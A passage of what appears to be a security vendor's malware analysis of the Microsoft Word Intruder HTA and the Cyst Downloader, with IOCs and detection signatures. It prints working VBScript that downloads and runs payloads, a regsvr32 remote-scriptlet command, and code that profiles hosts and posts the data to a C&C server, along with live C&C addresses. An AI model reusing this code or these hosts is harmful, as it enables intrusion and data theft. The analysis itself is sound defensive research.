
Figure 5: Configuration section of the MWI HTA

As mentioned above, depending on how MWI is configured, it has different ways of executing the payload. Figure 6 shows the code snippet used for executing EXE and DLL payloads. There is also functionality for executing JScript/VBScript (Figure 7) and cmd/Powershell. All three methods generate a section for the Command and Control (C&C) report letting the operator know if the execution was successful.



```
If conf_exec_RunExe = 1 or conf_exec_RunExe = 2 Then
    strLink = conf_exedll_url

    On Error Resume Next

    Const LOCAL_INETCACHE_DATA = &H20

    Set objShell = CreateObject("Shell.Application")
    Set objFolder = objShell.Namespace(LOCAL_INETCACHE_DATA)
    Set objFolderItem = objFolder.Self
    useFolder = "IE"

    if objShell.FileExists(objFolderItem.Path & "\Content.Word") Then
    useFolder = "Content.Word"
    End If

    sFilePath = objFolderItem.Path & "\" & useFolder & "\" & conf_exec_fname

    ' EXTERNAL/DOWNLOADER
    if conf_exec_IntExt = 1 Then
        Download strLink, sFilePath, 1
        If filesys.FileExists(sFilePath)=0 Then
            HTTPDownload strLink, sFilePath
        End If
    End If

    ' INTERNAL/DROPPER
    if conf_exec_IntExt = 2 Then
        ' copy from Temp

        sTempPath = filesys.GetSpecialFolder(2) & "\" & conf_exec_fname
        If filesys.FileExists(sTempPath) Then
        filesys.CopyFile sTempPath, sFilePath
        End If
    End If

    If conf_exec_RunEXE = 2 Then
        rundll_str = "rundll32.exe " & sFilePath & " #1"
        sFilePath = rundll_str
    End If

    intReturn = CreateProcess(sFilePath)

    If intReturn <> -1 Then
        sInfoReport = sInfoReport & "RunEXE: SUCCESS; " & intReturn & "; " & VbCRLf
    Else
        sInfoReport = sInfoReport & "RunEXE: FAILED; " & intReturn & "; "  & " " & intProcessID & ";
        " & VbCRLf
    End If
```

Figure 6: Portion of the HTA code responsible for running DLLs and Executables




```
If conf_exec_RunSct = 1 Then

    intReturn = CreateProcess("regsvr32 /s /n /u /i:" & sct_file_url & " scrobj.dll")
    If intReturn <> -1 Then
        sInfoReport = sInfoReport & "RunSCT: SUCCESS; " & intReturn & "; " & VbCRLf
    Else
        sInfoReport = sInfoReport & "RunSCT: FAILED; " & intReturn & "; " & VbCRLf
    End If

End If
```

Figure 7: Portion of the HTA code responsible for executing VBScript/Jscript


The information collection code is responsible for profiling the system. It collects network details, operating system information, installed antivirus products, and running processes (see list below). This collected information is encoded with base64 and sent it to its C&C server.

- UserName
- ComputerName
- UserDomain
- OS Version
- OS SerialNumber
- WindowsDirectory
- CodeSet
- CountryCode
- OSLanguage
- CurrentTimeZone
- Locale
- DefaultProxy
- Antivirus displayName
- Antivirus instanceGuid
- Antivirus pathToSignedProductExe
- Antivirus pathToSignedReportingExe
- Antivirus productState
- Antivirus Timestamp
- Running process ProcessId
- Running process Name
- Running process ExecutablePath




```
If conf_data_sysinfo = 1 Then
    Set networkInfo = CreateObject("WScript.NetWork")
    sInfoReport = strLine & "[1]     [SYSTEM_INFO]" & strLine

    sInfoReport = sInfoReport & "UserName: " & networkInfo.UserName & VbCRLf
    sInfoReport = sInfoReport & "ComputerName: " & networkInfo.ComputerName & VbCRLf
    sInfoReport = sInfoReport & "UserDomain: " & networkInfo.UserDomain & VbCRLf

    'On Error Resume Next
    Dim objWMIService, objItem, colItems
    Set objWMIService = GetObject("winmgmts:\\.\root\CIMV2")
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem where Primary=true",,
    48)

    For Each objItem in colItems
        sInfoReport = sInfoReport & "Version: " & objItem.Version & VbCRLf
        sInfoReport = sInfoReport & "SerialNumber: " & objItem.SerialNumber & VbCRLf
        sInfoReport = sInfoReport & "WindowsDirectory: " & objItem.WindowsDirectory & VbCRLf
        sInfoReport = sInfoReport & "CodeSet: " & objItem.CodeSet & VbCRLf
        sInfoReport = sInfoReport & "CountryCode: " & objItem.CountryCode & VbCRLf
        sInfoReport = sInfoReport & "OSLanguage: " & objItem.OSLanguage & VbCRLf
        sInfoReport = sInfoReport & "CurrentTimeZone: " & objItem.CurrentTimeZone & VbCRLf
        sInfoReport = sInfoReport & "Locale: " & objItem.Locale & VbCRLf
        sInfoReport = sInfoReport & "DefaultProxy: " & proxyServer & VbCRLf
    Next
End If
```

Figure 8: Section of the HTA responsible for collecting information about the system



```
If conf_exec_SendData = 1 Then

    isDataSent = Send_Data(sInfoReport, 1) ' direct connection
    If isDataSent = 0 Then
        sInfoReport = sInfoReport & "SendData: direct connection failed, use proxy " & VbCRLf
        isDataSent = Send_Data(sInfoReport, 2) ' IE proxy connection
        If isDataSent = 0 Then
            sInfoReport = sInfoReport & "SendData: proxy connection failed" & VbCRLf
        End If
    Else
        sInfoReport = sInfoReport & "SendData: direct connection ok" & VbCRLf
    End If

End If
```

Figure 9: Section of the HTA responsible for sending collected data



```
Function Send_Data(Byval sInfoReport, Byval mode)
    On Error Resume Next

    ' f.WriteLine "[~] SEND_DATA " & mode
    Dim HTTP_status, sInfoRepB64, objHTTP
    sInfoRepB64 = Base64Encode(sInfoReport)

    Send_Data = 0
    HTTP_status = 0

    Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
    URL = conf_stat_url + "?id=" + thread_id + "&act=4"

    objHTTP.Open "POST", URL, False
    objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
    objHTTP.setRequestHeader "Content-type", "application/x-www-form-urlencoded"

    On Error Resume Next

    If mode = 2 Then
        proxyServer = GetProxyServer()
        ' f.WriteLine "[~] proxyServer " & proxyServer
        objHTTP.setProxy 2, proxyServer  ' HTTPREQUEST_PROXYSETTING_PROXY
    else
        objHTTP.setProxy 1               ' HTTPREQUEST_PROXYSETTING_DIRECT
    End If

    objHTTP.send ("xprt=" & sInfoRepB64)
    HTTP_status = objHTTP.Status
    ' f.WriteLine "[+] HTTP_status = " & HTTP_status

    If HTTP_status <> 0 Then
        Send_Data = 1
    End If
```


Figure 10: Function in the HTA used to send collected data

Malware Payload: Metasploit Stager

The payload installed most frequently by MWI was the Metasploit stager, which in turn downloaded Cobalt Strike. The Metasploit stager [7] is used to stage additional malware and we often see it in penetration testing as well as real attacks.

Malware Payload: Cyst Downloader and Plugin

However, in at least in one case we observed an MWI document install a previously unknown malware (SHA256: af17a3b5bf4c78283b2ee338ac6d457b9f3e7b7187c7e9d8651452b78574b3d3). We are calling it the Cyst Downloader. The functionality of this loader is limited. It can create a mutex such as "syst<10 digits>" and communicate with the the C&C server to receive a DLL plugin. The URI path pattern of the C&C beacon contains a folder (random alphanumeric name) followed by a file (random alphanumeric name) with a .jpg, .php, .gif, or .png extension. The downloaded DLL is encrypted with a hardcoded "\x28\xBF\x0A\xBE\x5B\x6E\x70\x03" RC4 key and base64 encoded. The server sends the DLL in HTML comments in a fake 404 response.



```
GET /fainkjz75g5o/fzl5t3qjcz2bn6wdbzudh.jpg HTTP/1.1
Accept: */*
Accept: image/jpg,image/*;q=0.8,*/*;q=0.5
Host: 96.44.188.57

HTTP/1.1 404 Not Found
Server: nginx
Date: [redacted]
Content-Type: text/html
Connection: close
Content-Length: 404351

<HTML>
<HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD>
<BODY>
<H1>Not Found</H1>
The requested document was not found on this server.
<P>
<HR>
<ADDRESS>
Web Server at u4986399.plsk.regruhosting.ru
</ADDRESS>
</BODY>
</HTML>

<!--
cg4I6lS/0CQ4evM8k8aPfMVFddgGfeX4wVn+mgMB7VV0y5h3nV81zMxIBhLWj+kV
OoO0oEd2iSrMSVPlJFInSDmu1FJCU3UbDDWRt+Ywk5BGJ/+A+qklIYEjemybTj91
T4/jwjcLzgZcXlqk1fc6PUu1w8Gfw/iELjVgFv5vhFzAB3rJ4V4vd+9njhnKDd2Y
```

Figure 11: Cyst Downloader communicating with the C&C and receiving a payload plugin


The DLL plugin is loaded in memory by the loader and does not access the disk. This plugin has the internal name "test.dll", which may indicate it is still in development. This plugin has only one export named "Execute", which is hardcoded into the Cyst loader. The plugin enumerates URLs stored in the browser history, with support for Internet Explorer, Chrome, Firefox, and Opera:

- IE: parse history using the IUrlHistoryStg2::EnumUrls method
- Chrome: parse history using a SQL query : "SELECT url, (last_visit_time/1000000-11644473600) FROM urls"
- Firefox: parse history using a SQL query : "SELECT url, (last_visit_date/1000000) FROM moz_places"

- Opera: parse history using a SQL query : “SELECT url, (last_visit_time/1000000-11644473600) FROM urls”

These methods of browser history parsing are well-known and have been used for a long time by malware authors. The visited URLs retrieved are stored in malware memory using this format :

"browser: (IE|Chrome|Firefox|Opera)\r\n” + “url: %s” + " | time: %d\r\n"



```
browser:  IE
url: http://go.microsoft.com/fwlink/?LinkId=69157 | time: 1492202442
url: https://news.google.com/ | time: 1496220292
url: http://www.msn.com/?ocid=iehp | time: 1496201641
url: https://www.reddit.com/ | time: 1496201521
browser: Chrome
browser: Firefox
url: https://www.mozilla.org/en-US/firefox/central/ | time: 1496220643
url: https://www.mozilla.org/en-US/firefox/help/ | time: 1496201643
url: https://www.mozilla.org/en-US/firefox/customize/ | time: 14963200643
```

Figure 12: Example of visited URLs (recovered from browser history) stored in memory

This data is then RC4 encrypted and sent to the same C&C. The attacker is likely parsing the data on the server side and searching for a set of selected domains relevant to their attack, making it an efficient filter for interesting targets.

Conclusion

Microsoft Word Intruder is a powerful tool for creating exploit documents that can be used in a variety of malicious campaigns. In this case, not only was it used to install known malware and customizable scripts and executables, but also installed a previously undocumented malware called Cyst Downloader. While exploit documents are less commonly used in attacks as malicious attachments and hosted files than macro documents, the availability of often unpatched vulnerabilities like CVE-2017-0199 make it attractive to threat actors. We will continue to monitor MWI development and campaigns by Cobalt and other actors using associated exploit documents.

Acknowledgements

Special thanks to our colleague Andrew Komarov (InfoArmor Inc.) for his help in this study.

References

[1] http://www.group-ib.com/cobalt.html

[2] https://www.proofpoint.com/us/threat-insight/post/microsoft-word-intruder-8-adds-support-for-flash-vulnerability

[3] https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

[4] https://www.proofpoint.com/us/threat-insight/post/apt-targets-financial-analysts

[5] https://www.proofpoint.com/us/threat-insight/post/dridex-campaigns-millions-recipients-unpatched-microsoft-zero-day

[6] https://www.proofpoint.com/us/threat-insight/post/dyre-malware-campaigners-innovate-distribution-techniques

[7] https://blog.cobaltstrike.com/2013/06/28/staged-payloads-what-pen-testers-should-know/

[8] https://www.scmagazine.com/fincert-to-help-russian-banks-respond-to-cyber-attacks/article/535448/

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
e559c65b51a874b9ebf4faacd830223428e507a865788c2f32a820b952ccf0b4	SHA256	MWI Document
2a918030be965cd5f365eb28cd5a0bebec32d05c6a27333ade3beaf3c54d242c	SHA256	MWI Document
e0f6073aee370d5e1e29da20208ffa10e1b30f4cf7860bb1a9dde67a83dee332	SHA256	MWI Document
61afc2bf91283ccc478406a4c1277a0c8549584716d8b3a89d36f9bcdc45c4fe	SHA256	MWI Document
af17a3b5bf4c78283b2ee338ac6d457b9f3e7b7187c7e9d8651452b78574b3d3	SHA256	MWI Document
326a01a5e2eeeeebe3dade94cf0f7298f259b72e93bd1739505e14df3e7ac21e	SHA256	MWI HTA
hxxp://37.1.207[.]202/wstat/	URL	MWI C&C
hxxp://5.45.66[.]161/wstat/	URL	MWI C&C
39ac90410bd78f541eb42b1108d2264c7bd7a5feafe102cd7ac8f517c1bd3754	SHA256	Metasploit Stager
hxxps://176.9.99[.]134/MAUy	URL	Cobalt Strike Download

hxxps://176.9.99[.]134/kQ6j	URL	Cobalt Strike Download
hxxps://52.15.209[.]133/Els8	URL	Cobalt Strike Download
138d3f20da09e9f5aa5a367b8ff89d349fe20a63682df2379a7a6f78f31eb53d	SHA256	Cobalt Strike
176.9.99[.]134	IP	Cobalt Strike C&C
52.15.209[.]133	IP	Cobalt Strike C&C
922e3bccd3eb151ee46afb203f9618ae007b99a758ca95caf5324d650a496426	SHA256	Cyst Downloader
96.44.188[.]57	IP	Cyst Downloader C&C
24973014fa8174ffff190ae7967a65307a23d42386683dc672babd9c6cf1e5ee	SHA256	Cyst Plugin (browser history checker)

ET and ETPRO Suricata/Snort Coverage

2024306	ET TROJAN MWI Maldoc Load Payload
2024197	ET CURRENT_EVENTS SUSPICIOUS MSXMLHTTP DL of HTA (Observed in RTF 0-day)
2024307	ET TROJAN MWI Maldoc Posting Host Data
2814013	ETPRO TROJAN Meterpreter or Other Reverse Shell SSL Cert
2023629	ET INFO Suspicious Empty SSL Certificate - Observed in Cobalt Strike
2826544	ETPRO TROJAN Cyst Downloader Fake 404

Subscribe to the Proofpoint Blog